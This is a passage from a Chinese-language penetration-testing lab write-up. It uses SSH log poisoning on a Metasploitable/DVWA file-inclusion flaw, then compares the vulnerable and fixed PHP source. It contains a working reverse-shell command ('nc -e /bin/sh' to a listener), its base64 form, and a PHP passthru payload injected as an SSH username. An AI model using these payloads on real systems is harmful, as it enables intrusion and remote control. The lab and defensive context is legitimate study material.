192.168.10.133 on illegal port May 27 07:17:51 metasploitable rshd[5440]: Connection from 192.168.10.133 on illegal port May 27 07:27:41 metasploitable sshd[5455]: Did not receive identification
string from 192.168.10.133 May 27 07:27:41 metasploitable rshd[5464]: Connection from 192.168.10.133 on illegal port May 27 07:27:47 metasploitable rlogind[5465]: Connection from 192.168.10.133
on illegal port May 27 07:27:47 metasploitable rlogind[5482]: Connection from 192.168.10.133 on illegal port May 27 07:27:47 metasploitable rlogind[5492]: Connection from 192.168.10.133 on illegal
```

使用ssh登入，查看是否會顯示我們的登入資訊




```
┌──(kali㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa  ran
dom@192.168.10.131
The authenticity of host '192.168.10.131 (192.168.10.131)' can't be establish
ed.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.131' (RSA) to the list of known hosts.
random@192.168.10.131's password:
Permission denied, please try again.
random@192.168.10.131's password:


┌──(kali㉿kali)-[~]
└─$ 
```

確實顯示了我們無效登入的資訊




```
0:20:17 metasploitable CRON[[illegible]]: pam_unix(cron:session): session closed for user root Nov 25 06:39:01 metasploitable CRON[8060]: pam_unix(cron:session): session opened for user root by
uid=0) Nov 25 06:39:01 metasploitable CRON[8060]: pam_unix(cron:session): session closed for user root Nov 25 06:50:09 metasploitable sshd[8095]: Invalid user random from 192.168.10.135 Nov
25 06:50:09 metasploitable sshd[8095]: Failed none for invalid user random from 192.168.10.135 port 47422 ssh2 Nov 25 06:50:31 metasploitable sshd[8095]: pam_unix(sshd:auth): check pass; user
unknown Nov 25 06:50:31 metasploitable sshd[8095]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.10.135 Nov 25 06:50:32 metasploitable
sshd[8095]: Failed password for invalid user random from 192.168.10.135 port 47422 ssh2
Warning: Cannot modify header information - headers already sent by (output started at /var/log/auth.log:5) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324
```

開啟監聽，準備寫入遠端控制程式碼



```
┌──(kali㉿kali)-[~]
└─$ nc -vv -l -p 8888
listening on [any] 8888 ...
```


避免程式碼有錯誤，可將要寫入的程式碼編碼為base64



```
nc -e /bin/sh 192.168.10.135 8888
```


```
bmMgLWUgL2Jpbi9zaCAxOTIuMTY4LjEwLjEzNSA4ODg4
```

ssh遠端寫入 passthru




```
┌──(kali㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa "<?p
assthru(base64_decode('bmMgLWUgL2Jpbi9zaCAxOTIuMTY4LjEwLjEzNSA4ODg4'));?>"@19
2.168.10.131
<?passthru(base64_decode('bmMgLWUgL2Jpbi9zaCAxOTIuMTY4LjEwLjEzNSA4ODg4'));?>@
192.168.10.131's password:
Permission denied, please try again.
<?passthru(base64_decode('bmMgLWUgL2Jpbi9zaCAxOTIuMTY4LjEwLjEzNSA4ODg4'));?>@
192.168.10.131's password: █
```

成功獲得遠端訪問，可執行任意指令




```
┌──(kali㉿kali)-[~]
└─$ nc -vv -l -p 8888
listening on [any] 8888 ...
192.168.10.131: inverse host lookup failed: Unknown host
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 60010
```



```
┌──(kali㉿kali)-[~]
└─$ nc -vv -l -p 8888
listening on [any] 8888 ...
192.168.10.131: inverse host lookup failed: Unknown host
connect to [192.168.10.135] from (UNKNOWN) [192.168.10.131] 60010
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/dvwa/vulnerabilities/fi
ls
help
include.php
index.php
source
```

4.程式碼執行漏洞修復

比較各等級的 Source Code



File Inclusion

High File Inclusion Source

```
<?php

    $file = $_GET['page']; //The page we wish to display

    // Only allow include.php
    if ( $file != "include.php" ) {
        echo "ERROR: File not found!";
        exit;
    }

?>
```

Medium File Inclusion Source

```
<?php

    $file = $_GET['page']; // The page we wish to display

    // Bad input validation
    $file = str_replace("http://", "", $file);
    $file = str_replace("https://", "", $file);


?>
```

Low File Inclusion Source

```
<?php

    $file = $_GET['page']; //The page we wish to display

?>
```

強制限定路徑檔案名稱:

- 強制限定只要路徑檔案名稱不是include.php，一律跳轉至錯誤頁面
- 這是最安全的方法

End